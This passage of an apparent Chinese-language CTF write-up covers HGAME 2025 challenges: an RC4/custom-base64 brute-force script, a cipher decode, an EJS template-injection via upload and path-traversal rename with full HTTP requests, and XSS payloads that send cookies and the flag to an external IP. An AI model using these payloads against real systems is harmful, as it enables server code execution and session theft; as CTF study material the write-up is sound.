  v9 = callDexMethod(a1, v16, v14, a3, v13, v12, v11, v10);
  v7 = (sub_1360)(a1, v9);
  __android_log_print(4LL, "Native", "Result is %s\nTry decrypto
it, you will get flag! But realy?", v7);
  return __readfsqword(0x28u);
}
```

encode分两步，1是rc4，2是上面的base64，最后打印了encode结果，这里因为没有对其他数据的对比，最后发现是需要 爆破key也就是原始输入，在rc4结果中寻找flag

最原始输入的参数为'0.o','o.0'的组合，最长36。也只有2的12次方，不多。

exp：

```
import itertools

# 自定义 Base64 字母表
CUSTOM_ALPHABET =
"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5"
```

```
def b64encode(input_str: str) -> str:
    if input_str is None:
        return None

    bytes_arr = bytearray(input_str)
    length = len(bytes_arr)

    # 按索引进行异或处理
    for i in range(length):
        bytes_arr[i] ^= i

    encoded_bytes = bytearray(((length + 2) // 3) * 4)
    i3 = 0
    i4 = 0

    while i3 < length:
        i5 = i3 + 1
        b3 = bytes_arr[i3]
        b, b2 = 0, 0

        if i5 < length:
            i = i5 + 1
            b = bytes_arr[i5]
        else:
            i = i5

        if i < length:
            b2 = bytes_arr[i]
            i += 1

        i6 = ((b3 & 255) << 16) | ((b & 255) << 8) | (b2 & 255)

        encoded_bytes[i4] = ord(CUSTOM_ALPHABET[(i6 >> 18) & 63])
        encoded_bytes[i4 + 1] = ord(CUSTOM_ALPHABET[(i6 >> 12) &
63])
        encoded_bytes[i4 + 2] = ord(CUSTOM_ALPHABET[(i6 >> 6) &
63])
        encoded_bytes[i4 + 3] = ord(CUSTOM_ALPHABET[i6 & 63])

        i4 += 4
        i3 = i
```

```
    return encoded_bytes.decode()

def init(key):
    s=list(range(256))
    j=0
    for i in range(256):
        j=(j+s[i]+ord(key[i%len(key)]))%256
        s[i],s[j] =s[j],s[i]
    # print('s初始置换数组为：')
    # print(s)
    return s

def trans_stream(message,s_box):
    result=[]
    i=j=0
    for s in message:
        i=(i+1)%256
        j=(j+s_box[i])%256
        s_box[i],s_box[j]=s_box[j],s_box[i]
        t=(s_box[i]+s_box[j])%256
        k=s_box[t]
        result.append(s^k)
    return bytes(result)

def rc4(key,msg):
    box=init(key)
    c=trans_stream(msg,box)
    return c

def enc(m):
    r1=b64encode(m)

m=bytes.fromhex('7ac7c7945182f5990c30c8cd97fe3dd2ae0eba835987bbc635
e18c59efadfa9474d342279877543b465e95')
    c=rc4(r1,m)
    # r2=b64encode(c)
    return c

dateset=['0.o','o.0']
for i in range(1,13):
    for item in itertools.product(dateset, repeat=i):
        tmp="".join(item).encode()
```

```
        c=enc(tmp)

        if b'hgame' in c:
            print(c)
            break
```

web

Level 24 Pacman

index.js中：

```
'here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=',
```

解密 base64->

```
haeu4epca_4trgm{_r_amnmse}
```

解2栏栅栏->

```
hgame{u_4re_pacman_m4ster}
```

Level 47 BandBomb

app.js分析可知：

1、可以上传任意文件，上传到uploads目录

2、有个rename接口，可以文件复制

3、首页使用mortis.ejs渲染，mortis.ejs 存在于views目录中。

```
res.render('mortis', { files: files });
```

那么思路为上传一个mortis.ejs，覆盖views/下的mortis.ejs实现注入攻击。

```
<%-
global.process.mainModule.require('child_process').execSync('env')
%>
```

```
POST /upload HTTP/1.1
Host: node1.hgame.vidar.club:30963
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://node1.hgame.vidar.club:30963/
Content-Type: multipart/form-data; boundary=----geckoformboundary56265f7343e569f985bc8d459d456274
Content-Length: 296
Origin: http://node1.hgame.vidar.club:30963
Connection: close
Priority: u=0

------geckoformboundary56265f7343e569f985bc8d459d456274
Content-Disposition: form-data; name="file"; filename="1.txt"
Content-Type: application/octet-stream

<%- global.process.mainModule.require('child_process').execSync('env') %>
------geckoformboundary56265f7343e569f985bc8d459d456274--
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 51
ETag: W/"33-lAfIyJfKfgLeKTzkUpkaBXi+VMY"
Date: Thu, 06 Feb 2025 09:18:58 GMT
Connection: close

{
  "message":"文件上传成功",
  "filename":"1.txt"
}
```

Request

Pretty Raw Hex

```
POST /rename HTTP/1.1
Host: node1.hgame.vidar.club:30963
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://node1.hgame.vidar.club:30963/
Content-Type: application/json
Content-Length: 51
Origin: http://node1.hgame.vidar.club:30963
Connection: close
Priority: u=0

{
  "oldName":"1.txt",
  "newName":"../views/mortis.ejs"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 35
ETag: W/"23-gudUQPS1WYol6We7jI6FbDwyxig"
Date: Thu, 06 Feb 2025 09:18:59 GMT
Connection: close

{
  "message":"文件重命名成功"
}
```

Request

Pretty Raw Hex

```
GET / HTTP/1.1
Host: node1.hgame.vidar.club:30963
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1982-tCwmIaRF/b9+ySE9QjHMqwNikmo"
Priority: u=0, i
```

Response

Pretty Raw Hex Render


```
803 RET2SHELL_27_1658_PORT_3000_TCP_PORT=3000
804 RET2SHELL_38_262_PORT=tcp://10.43.102.170:9999
805 RET2SHELL_7_1611_PORT_8080_TCP=tcp://10.43.20.52:8080
806 FLAG=hgame{av3-MUJiC4-h@5-6rOKen-UP_buT-W3_Hav3-um1t@K13e}
807 RET2SHELL_26_266_SERVICE_PORT=8888
808 RET2SHELL_26_743_PORT=tcp://10.43.98.81:8888
809 RET2SHELL_14_492_SERVICE_PORT_RACEOUT=80
810 RET2SHELL_26_1605_SERVICE_HOST=10.43.209.52
811 RET2SHELL_7_31_SERVICE_PORT_PORT_FORWARDER=9000
812 RET2SHELL_7_1333_PORT_8080_TCP=tcp://10.43.104.193:8080
813 RET2SHELL_24_1076_SERVICE_HOST=10.43.230.122
814 RET2SHELL_27_1788_PORT_3000_TCP_ADDR=10.43.99.111
815 RET2SHELL_14_285_SERVICE_PORT_RACEOUT=80
816 RET2SHELL_26_266_PORT=tcp://10.43.249.100:8888
```

flag在env中。

Level 69 MysteryMessageBoard

1、审计代码发现，可以通过留言板xss攻击，没找到其他可利用的漏洞。

留言需要登录，有两个用户admin和shallot，尝试shallot的弱口令。



2、得到密码888888，进入后访问，留言：

```
<script>
var img = new Image();
img.src = "http://43.154.159.117:8000/?cookie=" + document.cookie;
</script>

或者

<script>
fetch('/flag').then(res => res.text()).then(data => {
    fetch('http://43.154.159.117:8000?flag=' + data);
});
</script>
```

3、访问/admin，抓包删除cookie然后重放，可以触发后台无头浏览器访问留言，触发xss代码，vps获得admin cookie或者直接获得flag